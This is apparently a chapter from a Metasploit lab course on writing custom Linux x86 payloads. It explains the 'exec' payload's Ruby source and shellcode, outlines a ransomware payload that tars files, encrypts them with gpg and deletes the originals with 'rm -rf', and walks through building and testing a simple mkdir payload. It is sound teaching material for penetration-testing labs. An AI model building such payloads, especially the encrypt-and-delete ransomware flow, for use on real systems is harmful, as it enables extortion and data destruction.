7 – Creating your own payload

7.1 Basic concepts

Metasploit is written in Ruby and divided in modules. The lab focusses on the payload module divided into two big groups: Staged and single payloads. Payloads are stored in */opt/Metasploit-framework/modules/payloads*, therefore, they are loaded when Metasploit starts up. They are classified with reference names that indicate all the pieces as follows:


- Single payloads: <platform>/[arch]/<single>
- Staged payloads: <platform>/[arch]/<stage>/<stager>

Single payloads are studied in this lab, an example is *'windows/adduser'* used in lesson 3.3 and stored in */opt/metasploit-framework/payloads/singles/windows/adduser.rb.*

To understand the code, an original payload should be analysed, the example takes 'exec' for Linux (/Linux/x86/exec.rb). The action is "Execute an arbitrary command", according to Metasploit info shown in msfconsole. Before the following lesson, open the file and try to explore it by yourself.

7.2 Analysing how a payload is written

This lesson interprets the payload 'exec'. The Ruby file is explained in three sections namely: head, options, and generation. The figure below illustrates these components.



```
###
#
# Exec
# ----
#
# Executes an arbitrary command.
#
###
module MetasploitModule

  CachedSize = 43

  include Msf::Payload::Single
  include Msf::Payload::Linux

  def initialize(info = {})
    super(merge_info(info,
      'Name'          => 'Linux Execute Command',
      'Description'   => 'Execute an arbitrary command',
      'Author'        => 'vlad902',
      'License'       => MSF_LICENSE,
      'Platform'      => 'linux',
      'Arch'          => ARCH_X86))

    # Register exec options
    register_options(
      [
        OptString.new('CMD',  [ true,  "The command string to execute" ]),
      ])
  end

  #
  # Dynamically builds the exec payload based on the user's options.
  #
  def generate_stage(opts={})
    cmd     = datastore['CMD'] || ''
    payload =
      "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68" +
      "\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52" +
      Rex::Arch::X86.call(cmd.length + 1) + cmd + "\x00"     +
      "\x57\x53\x89\xe1\xcd\x80"
  end

end
```

Figure 1 Source code of payload exec.rb

Head. The module information is placed here, Metasploit reads this section and presents when needed. This head is pre-set and has a defined style.

Options. It is the list of preferences available for user's choice. Default values can be defined and comments can be added for each one.

Generation. It is the principal section where the code is generated. The set options are read and added to the payload. It depends on which platform and architecture the shell code is developed; this example is for Linux-x86. Therefore, to create a new function, this part should be changed and the code inserted here must be in assembler. To better understand it, you should use a disassembler tool such as IDA or an online one called ODA. Basically, it opens a terminal and runs a command line.

7.3 Examples: Compress and Ransomware

Using linux/x86/exec as a template, two authentic payloads were created in the project. Both are used in Metasploit for the platform Linux and architecture x86. They are explained in the following lines.

Compress

This payload compresses a set of files or a folder in a single .tar file. The preferences are "NAME" as filename and "PATH" as a path to a folder or files to be compressed. The payload opens a terminal and runs the command *'tar -cf filename -P path'.*

To improve your understanding, test the payload and analyse the Ruby file.

Ransomware

This payload was already used and tested in lesson 5.4 Ransomware; therefore, it is not part of the Metasploit-framework. The payload works in the following way:

1. Opens a terminal.
2. Compresses the files with the command *'tar -cf filename -P path'* and jumps to the next line.
3. Using GnuPG[1], encrypts the previous output in this way:

   'gpg --passphrase PASSPHRASE -o OUTPUT_FILENAME --symmetric PATH'


4. Finally, if it is set, runs the delete line *'rm -rf filename'*

7.4 Creating a basic: MKDIR

This example develops a simple payload that creates a new folder on the current path. To start, you can use *'exec'* payload as a template and add the respective action. Follow the steps below:

1. Copy the template /opt/metasploit-framework/payloads/singles/exec.rb with a new name.
2. Open the new file, and edit the options (do not forget default values). For this case, change 'CMD' to 'Folder_name' or other as follows:

[1] GNU Privacy Guard is a free cryptographic software.




```
# Register options
register_options(
  [
    OptString.new('NAME_FOLDER',  [ true,  "The name of new folder","New" ]),
  ])
```

Figure 2 Options for the new payload.

3. In generation section, add/change options.
4. Then, add the new command in hexadecimal. You can use an online tool for encoding it. [Click Tool](). *Note: use delimiter input ‘\x’ and do not forget spaces.*

   Example: Command “mkdir ”, encoded command is “\x6D\x6B\x64\x69\x72\x20”
5. Finally, you must add the number of new characters. In this case 6 by ‘mkdir ’.




```
#
# Dynamically builds the mkdir payload based on the user's options.
#
def generate_stage(opts={})
  name      = datastore['NAME_FOLDER'] || ''
  payload =
    "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68" +
    "\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52" +
    Rex::Arch::X86.call(name.length + 1 + 6) +
    + "\x6d\x6b\x64\x69\x72\x20" + # "mkdir "
    + name + "\x00\x57\x53\x89\xe1\xcd\x80"
end
```

Figure 3 Adding new payload instructions.

Now, this is ready, let's test it! To load in msfconsole, type 'reload_all' and it will be uploaded. Notice that there is one more payload (489).

The next figure shows how to use your new payload and its correct performance:



```
msf > use payload/linux/x86/mkdir
msf payload(mkdir) > set name_folder Test_Folder
name_folder => Test_Folder
msf payload(mkdir) > generate -t elf -f newFolder.sh
[*] Writing 137 bytes to newFolder.sh...
msf payload(mkdir) > exit
root@metasploit-LAB:~# ./newFolder.sh
root@metasploit-LAB:~# ls
7zip.exe     Documents  free-antivirus.exe  Music        script.sh  Test_Folder
Course       Downloads  free.exe.rc         newFolder.sh Shared     ok.pdf
Desktop      enc        free.rb             Pictures     sh.sh      Videos
Development  enc2       google_appengine    Public       Templates  VirtualBox VMs
```

Figure 4 Testing a new payload for Linux.

References

Christopher Truncer in Informational, T. V. (2017, March 21). *Veil 3.0 Command Line Usage*. Retrieved from Veil – Framework: https://www.veil-framework.com/veil-command-line-usage/

Davis, M. a. (2009). *Hacking Exposed Malware and Rootkits.* McGraw-Hill, Inc.

Fosnock, C. (2005). Computer worms: past, present, and future. *East Carolina University*, 8.

Goswami, D. (2017, 05 14). *Wanna Cry ransomware cyber attack: 104 countries hit, India among worst affected, US NSA attracts criticism.* Retrieved from India Today in.: http://indiatoday.intoday.in/story/wanna-cry-ransomware-attack-104-countries-hit-nsa-criticised/1/953338.html

Lee, J. (2017, May 23). *Metasploit-framework:How a payload works*. Retrieved from Rapid7 Community: https://github.com/rapid7/metasploit-framework/wiki/How-payloads-work

Maynor, D. (2011). *Metasploit toolkit for penetration testing, exploit development, and vulnerability research.* Elsevier.

Microsoft Security TechCenter. (2008, October 23). *Microsoft Security Bulletin MS08-067 - Critical*. Retrieved from https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

Porras, P. A. (2009). A Foray into Conficker's Logic and Rendezvous Points. *LEET*.

Rapid 7 Community. (2012, 06 01). *Metasploitable 2 Exploitability Guide.* Retrieved from Metasploit Community: https://community.rapid7.com/docs/DOC-1875

Rapid 7 Community. (2013, 07 05). *How To Set Up A Penetration Testing Lab.* Retrieved from Rapid 7 Community: https://community.rapid7.com/docs/DOC-2196

Rapid 7 Community. (2016, September 14). *Metasploit-framework: msfvenom*. Retrieved from Metasploit-framework: https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

Rapid 7 Community. (2017, 06 06). *Matasploit User Guide.* Retrieved from Penetration testing software for offensive security teams.: https://community.rapid7.com/docs/DOC-1563

Rapid 7 Community. (2017, 06 06). *Metasploit User Guide.* Retrieved from Penetration testing software for offensive security teams.: https://community.rapid7.com/docs/DOC-1563

Scambray, J. a. (2007). *Hacking Exposed Windows.* Tata McGraw-Hill Education.

Singh, A. (2012). *Metasploit Penetration Testing Cookbook.* Packt Publishing Ltd.

Spafford, E. H. (1989). The Internet worm program: An analysis. *ACM SIGCOMM Computer Communication Review, 19*, 17--57.

The network support company. (2016, 10 06). *What Is Malware? [Infographic].* Retrieved from network-support: https://www.network-support.com/wp-content/uploads/2016/10/What-Is-Malware-Infographic.jpg